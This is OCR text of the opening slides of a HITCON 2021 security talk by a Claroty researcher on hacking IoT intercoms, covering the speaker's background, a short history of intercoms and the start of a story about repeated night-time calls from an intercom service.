HITCON 2021

WORK FROM HOME, HACK INTO HOME

The Curious Case Of Weird Phone Calls in the Middle of the Night

Sharon Brizinov @ Claroty


$whoami

- Vulnerability Research Team Lead @ **Claroty**
- SCADA, IoT, Mobile, Malware
- Competitions / CTF
    - DEFCON27 (black badge holder)
    - Pwn2Own Miami
- Awesome ~~lab~~ `Playground`

Today we are going to talk about Intercoms

Intercoms

- Stand-alone voice communications system
- Usually used within buildings or vessels



Speaking Tubes

Early day Intercom

Wiring Intercom

Modern Intercoms


- Stand-alone voice and **video** communications system
- All-in-one door entry system (door control, alarm, door bell)
- Joined the IoT family (s if for security)

IP-based Intercoms

Cloud-based Intercoms

OK, story time!

It all starts with one weird call from a friend..




21% 9:41 3G Cellcom

עריכה

שלא נענו | הכל

9:40	04001[redacted] שיחה מ-2Easy
9:36	(2) 55[redacted] שיחה מ-2Easy
9:32	04001[redacted] שיחה מ-2Easy
9:31	04001[redacted] שיחה מ-2Easy
9:29	555[redacted] שיחה מ-2Easy
9:29	(2) 0400[redacted] שיחה מ-2Easy
9:27	0400[redacted] שיחה מ-2Easy
9:24	04001[redacted] שיחה מ-2Easy
9:22	[redacted]



Registered

Monitor

